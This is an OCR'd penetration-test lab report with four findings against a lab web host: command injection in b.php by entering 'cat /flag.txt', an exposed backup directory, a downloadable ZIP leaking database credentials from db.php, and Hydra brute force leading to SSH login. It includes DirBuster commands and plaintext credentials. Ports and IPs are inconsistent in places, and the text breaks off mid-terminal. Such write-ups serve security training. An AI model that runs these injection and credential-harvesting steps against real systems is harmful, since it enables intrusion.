
Testing Objective: Improper Restriction of Excessive Authentication Attempts	
Severity	**CRITICAL**
Vulnerability	Command Injection Vulnerability Discovered via Directory Traversal and User Input

Finding Description	During the penetration test of the target system, I identified an open HTTP port (8115) on the target server (http://192.168.1.51:8111). Upon further exploration, I discovered a potential vulnerability involving two accessible PHP files (b.php and c.php) that could be leveraged for a command injection attack.
	
	Accessing the Target Web Page:
	
	• I navigated to http://192.168.1.51:8111 in my browser and found an active web page.
	
	Directory Fuzzing:
	
	• I suspected the presence of hidden directories and used **DirBuster** on my Kali machine to perform directory enumeration. This process revealed two accessible PHP files:
	  ○ b.php
	  ○ c.php
	
	Interacting with b.php:
	
	• I accessed http://192.168.1.51:8111/b.php, which displayed a web page containing some data and an option labeled “Check Backup.” When I clicked on the "Yes" option, I was redirected to the c.php page.
	
	Examining c.php:
	
	• The c.php page revealed some commands, and I suspected that the page might be vulnerable to command injection.

	Exploiting Command Injection: • I returned to the b.php page and opened the **Inspect Element** tool in the browser to analyze the underlying code. I found that user input could be injected as a command. • I tested this by entering the command cat /flag.txt (which would display the contents of the flag file) in the input field and clicking the "Yes" option again. **Flag Discovery:** • Upon being redirected back to c.php, the contents of the flag.txt file were reflected on the page, revealing the **fifth flag**. .
Tool Used	No
Server Ip Address	192.168.1.51
Open Ports	8111
Users found	no
Anonymous login	no


Step to Reproduce	• **Access the Web Page:**
	  • Open a web browser and navigate to `http://192.168.1.51:8111`, which is served on HTTP port 8115.
	• **Directory Fuzzing:**
	  • Use **DirBuster** on Kali Linux to scan for hidden directories.
	  • This reveals two accessible PHP files: `b.php` and `c.php`.
	 
	• **Examine `c.php`:**
	  • The `c.php` page displays some commands, suggesting that user input might be processed in an unsafe manner, possibly leading to command execution.
	• **Command Injection Test:**
	  • Return to `b.php`, use the **Inspect Element** tool in the browser to identify input fields.
	  • Inject the command `cat /flag.txt` in the identified input field.
	  • Click **Yes** again to trigger the request.

```
┌──(root㉿kali)-[~]
└─# dirbuster  -w /usr/share/wordlists/dirbuster/direct-list-2.3-medium.txt -u http://192.168.1.51:8111 -x php
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
DirBuster: invalid option -- w
DirBuster: invalid option -- x
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
File found: /index.php - 200
Dir found: /icons/ - 403
File found: /b.php - 200
File found: /c.php - 200
Dir found: /icons/small/ - 403
```



Flag Discovery:


- After being redirected back to `c.php`, the contents of the `flag.txt` file are reflected on the page, revealing the **fifth flag**.


Kali Linux
192.168.1.51:8111/c.php
192.168.1.51:8111/c.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking
Flag: {{tryharder:1}}
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Search HTML
Filter Styles
<html>
<head></head>
<body>
<pre>Flag: {{tryharder:1}}</pre>
</body>
</html>
element {
}


Technical Impact	Command Injection Vulnerability: The application allows user input to be executed as system commands. Specifically, through the b.php page, an attacker can inject commands (e.g., cat /flag.txt) that are executed on the server. Unauthorized Data Access: The command injection vulnerability allows access to sensitive files, such as flag.txt, which can be reflected back in the browser, exposing potentially confidential information.
Business Impact	Data Breach Risk: An attacker can exploit this vulnerability to gain unauthorized access to sensitive files, potentially exposing critical business data. Reputation Damage: If the vulnerability is exploited, it could lead to data breaches, compromising the organization's reputation and the trust of its clients and stakeholders. Compliance Violations: Organizations subject to data protection regulations (e.g., GDPR, HIPAA) risk non-compliance and fines if sensitive data is improperly exposed through vulnerabilities like command injection.
Remediation	Input Validation and Sanitization: Implement strict validation and sanitization of user input to prevent malicious commands from being executed. Ensure user input is never passed directly to system commands. Escaping User Input: Any user input that interacts with the system or underlying commands should be properly escaped or sanitized to prevent injection attacks. Least Privilege Principle: Ensure that web applications run with minimal privileges to reduce the impact of potential command injections. Security Testing: Conduct regular security assessments, including penetration testing, to proactively identify and fix vulnerabilities.

Testing Objective: Improper Restriction of Excessive Authentication Attempts	
Severity	**CRITICAL**
Vulnerability	Directory Exposure and Sensitive File Disclosure via Open HTTP Port
Finding Description	During the penetration test of the target system, I identified an open HTTP port (8115) on the web server (http://192.128.1.51:8115). Upon exploring the website, I discovered a publicly accessible directory that was not properly secured, leading to the exposure of sensitive files. Accessing the Web Page: • I opened a web browser and navigated to http://192.128.1.51:8115, where I found a web page that inadvertently exposed a directory path. Discovering Exposed Directory: • The directory path /timeclock/backup/ was visible and accessible directly from the web page. Exploring the Directory: • I navigated to http://192.128.1.51:8115/timeclock/backup/ and found several files. One of the files, named flag.txt, contained sensitive information. Flag Discovery: • Upon opening flag.txt, I discovered a flag that indicates a potential security vulnerability or an exposed sensitive file that should not be publicly accessible

Tool Used	No
Server Ip Address	192.168.1.51
Open Ports	8115
Users found	no
Anonymous login	no


Step to Reproduce	Identify Open HTTP Port: • Access the target web page by navigating to http://192.128.1.51:8115 in a web browser. Discover Exposed Directory: • On the web page, identify and locate an exposed directory: /timeclock/backup/. 

- **Explore the Directory:**
  - Access the directory by visiting `http://192.128.1.51:8115/timeclock/backup/`.
- **Identify Sensitive File:**
  - Within the `/timeclock/backup/` directory, locate a file named `flag.txt`.



Extract Flag:


- Open the `flag.txt` file and find the flag value inside.



Technical Impact	**Sensitive Information Exposure:** The /timeclock/backup/ directory is exposed to the public without access controls, allowing unauthorized users to view and access sensitive files such as flag.txt. **Potential Data Breach:** The exposed file contains sensitive information (flag), indicating a lack of proper security controls for sensitive data storage.
Business Impact	**Risk of Unauthorized Access:** Unauthorized individuals can access sensitive data through the exposed directory, potentially leading to further exploitation or access to other confidential files. **Reputation Damage:** If exploited, this vulnerability could harm the organization's reputation by exposing critical business information. **Compliance Risks:** If sensitive data is exposed, the organization could face non-compliance with data protection regulations (e.g., GDPR, HIPAA), leading to legal and financial consequences.
Remediation	• **Restrict Directory Access:** Implement proper access control mechanisms to restrict public access to the /timeclock/backup/ directory. Sensitive directories should not be directly accessible over the web. • **Review File Permissions:** Ensure that sensitive files are stored securely with proper file permissions, preventing unauthorized access. • **Regular Security Audits:** Conduct regular security assessments, including penetration testing, to identify and remediate vulnerabilities that could lead to exposure of sensitive data.

Testing Objective: Improper Restriction of Excessive Authentication Attempts	
Severity	**CRITICAL**
Vulnerability	Exposed Database Credentials Allow Unauthorized Access to Application
Finding Description	During the penetration test, I discovered an open HTTP port (8115) at http://192.168.1.51:8115. Upon visiting the website, I found a downloadable ZIP file (all.zip) that contained sensitive files, including a database file (db.php) with user credentials. **Open Web Page and Find Exposed File:** • I accessed http://192.168.1.51:8115 and discovered a ZIP file named all.zip containing sensitive information. **Download and Extract the ZIP File:** • After downloading and extracting the ZIP file, I found a file called db.php, which contained usernames and passwords for a MySQL database. **Access the Login Page:** • Using the database information, I discovered a directory at /timeclock/backup/ and found a login page at http://192.168.1.51:8115/timeclock/backup/login.php. **Login Using Default Credentials:** • I used the default login credentials found in the db.php file and successfully logged into the system. **Access to Sensitive Information:** • Once logged in, I was able to view additional usernames and passwords, which allowed me to access the main "myhouse7 lab" application.

Tool Used	No
Server Ip Address	192.168.1.51
Open Ports	8115
Users found	no
Anonymous login	no

Step to Reproduce	• **Identify Open HTTP Port:**
	  • Access the web page by navigating to `http://192.168.1.51:8115`.
	• **Download Exposed ZIP File:**
	  • On the website, find and download the file named `all.zip`.
	 

Extract the ZIP File:


- Unzip the downloaded file, which contains the `db.php` file.

```
┌──(root㉿kali)-[~/Downloads]
└─# ls
'ACUNETIX LINUX'  'ACUNETIX LINUX-20241130T135645Z-001.zip'  Abhisheknagar.ovpn  CA  all.zip  'ca cert'  web-app_2_4.xsd
┌──(root㉿kali)-[~/Downloads]
└─# unzip all.zip
Archive:  all.zip
  inflating: add_entry.php
  inflating: add_period.php
  inflating: add_type.php
  inflating: add_user.php
  inflating: auth.php
   creating: backup/
  inflating: change_password.php
  inflating: db.php
  inflating: dbtest.php
  inflating: delete_entry.php
  inflating: delete_period.php
  inflating: delete_type.php
  inflating: delete_user.php
  inflating: edit_entry.php
  inflating: edit_period.php
  inflating: edit_type.php
  inflating: edit_user.php
  inflating: index.php
  inflating: login.php
  inflating: readme.htm
  inflating: time_entry.php
  inflating: time_periods.php
  inflating: time_types.php
  inflating: timeapp.css
  inflating: timeclock.sql
  inflating: users.php
  inflating: view_data.php
  inflating: view_entry.php
```

View Database Credentials:


- Open the `db.php` file. It contains MySQL database credentials, including multiple usernames and passwords.

```
┌──(root㉿kali)-[~/Downloads]
└─# ls
'ACUNETIX LINUX'                                  add_user.php        dbtest.php          edit_type.php       time_types.php
'ACUNETIX LINUX-20241130T135645Z-001.zip'         all.zip             delete_entry.php    edit_user.php       timeapp.css
 Abhisheknagar.ovpn                               auth.php            delete_period.php   index.php           timeclock.sql
 CA                                               backup              delete_type.php     login.php           users.php
 add_entry.php                                    'ca cert'           delete_user.php     readme.htm          view_data.php
 add_period.php                                   change_password.php edit_entry.php      time_entry.php      view_entry.php
 add_type.php                                     db.php              edit_period.php     time_periods.php    web-app_2_4.xsd

┌──(root㉿kali)-[~/Downloads]
└─#
```




Locate Login Page:

- Using the credentials from `db.php`, find the login page at `http://192.168.1.51:8115/timeclock/backup/login.php`.



- **Login Using Default Credentials:**
  - Log in to the page with the default credentials found in the `db.php` file.
- **Access Sensitive Information:**
  - Once logged in, you can see additional usernames and passwords, which allow you to access the main "myhouse7 lab" application.




Technical Impact	Exposed Sensitive Credentials: The web server exposed a ZIP file (all.zip) containing sensitive database credentials (db.php). This allowed unauthorized access to login credentials for the application. Unauthorized Access: Using the exposed database credentials, I was able to access a login page (login.php) and successfully log in with the default credentials, gaining access to sensitive user information.
Business Impact	Data Breach Risk: The exposure of database credentials and unauthorized login access puts sensitive company data at risk. Attackers can misuse this access to obtain confidential information. Reputation Damage: If exploited, this issue could lead to reputation damage, as customer data and internal information could be exposed. Compliance Violations: Exposing sensitive credentials and allowing unauthorized access may lead to violations of data protection laws (e.g., GDPR, HIPAA), resulting in legal consequences and fines.
Remediation	• **Secure Sensitive Files:** Ensure that sensitive files like `all.zip` and `db.php` are not publicly accessible. Store such files in secured directories with proper access control. • **Implement Strong Authentication:** Avoid using default credentials. Enforce strong password policies and implement multi-factor authentication (MFA) where possible. • **Access Control:** Restrict access to login pages and sensitive directories to authorized users only. Review and enforce proper access controls for web applications. • **Regular Security Audits:** Regularly test the application for vulnerabilities like exposed credentials and unauthorized access, and fix any issues discovered.

Testing Objective: Improper Restriction of Excessive Authentication Attempts	
Severity	**CRITICAL**
Vulnerability	Exposed Database Credentials Allow Brute Force Attack and Unauthorized SSH Access
Finding Description	During the penetration testing process, I identified a serious vulnerability where sensitive database credentials (including usernames and passwords) were exposed on the web server. These credentials were stored in a publicly accessible file (db.php), which made it easy to exploit them to perform a brute force attack on the system. • **Exposure of Database Credentials:** While browsing the target web server at `http://192.168.1.51:8115`, I discovered a file called `db.php` which contained a list of usernames and passwords in plain text. These credentials were associated with a MySQL database on the system. • **Creation of Username and Password List:** Using the exposed usernames and passwords, I compiled a list of potential login credentials for the system. This database exposure made it possible to directly use these combinations in the next step. • **Brute Force Attack Using Hydra:** I used Hydra, a popular brute-force tool, to perform a username and password attack. Hydra allowed me to automate the process of testing the username and password combinations I had obtained from the database. This led to the successful cracking of a valid username and password pair. • **SSH Access:** After successfully cracking the credentials, I discovered that the target system (`192.168.1.51`) had an open SSH port. Using the cracked username and password, I was able to log in to the system via SSH, gaining unauthorized access to the machine.
Tool Used	No

Server Ip Address	192.168.1.51
Open Ports	22
Users found	no
Anonymous login	no

Step to Reproduce	

- **Found Exposed Credentials:**
  - While browsing the server at **http://192.168.1.51:8115**, I found a file named **db.php**. It had a list of usernames and passwords that could be used to access the database.
- **Created a List of Credentials:**
  - Using the usernames and passwords I found, I created a list of possible login credentials that could be used to access the system.



```
GNU nano 8.2                                                db.php
<?php
        // db info (You need to change these to your settings.
        // $db = mysql_connect("localhost", "username goes here", "password goes here") or die(mysql_er
        //mysql_select_db("database name goes here", $db) or die(mysql_error());

        $db = mysqli_connect("172.31.20.10", "root", "anchordb", "timeclock");
        if (!$db) {
                die("Connection failed!");
        }
        #else {
        #       echo "Connection successful!";
        #}

?>
```

- Password list make manually .

```
┌──(root㉿kali)-[~]
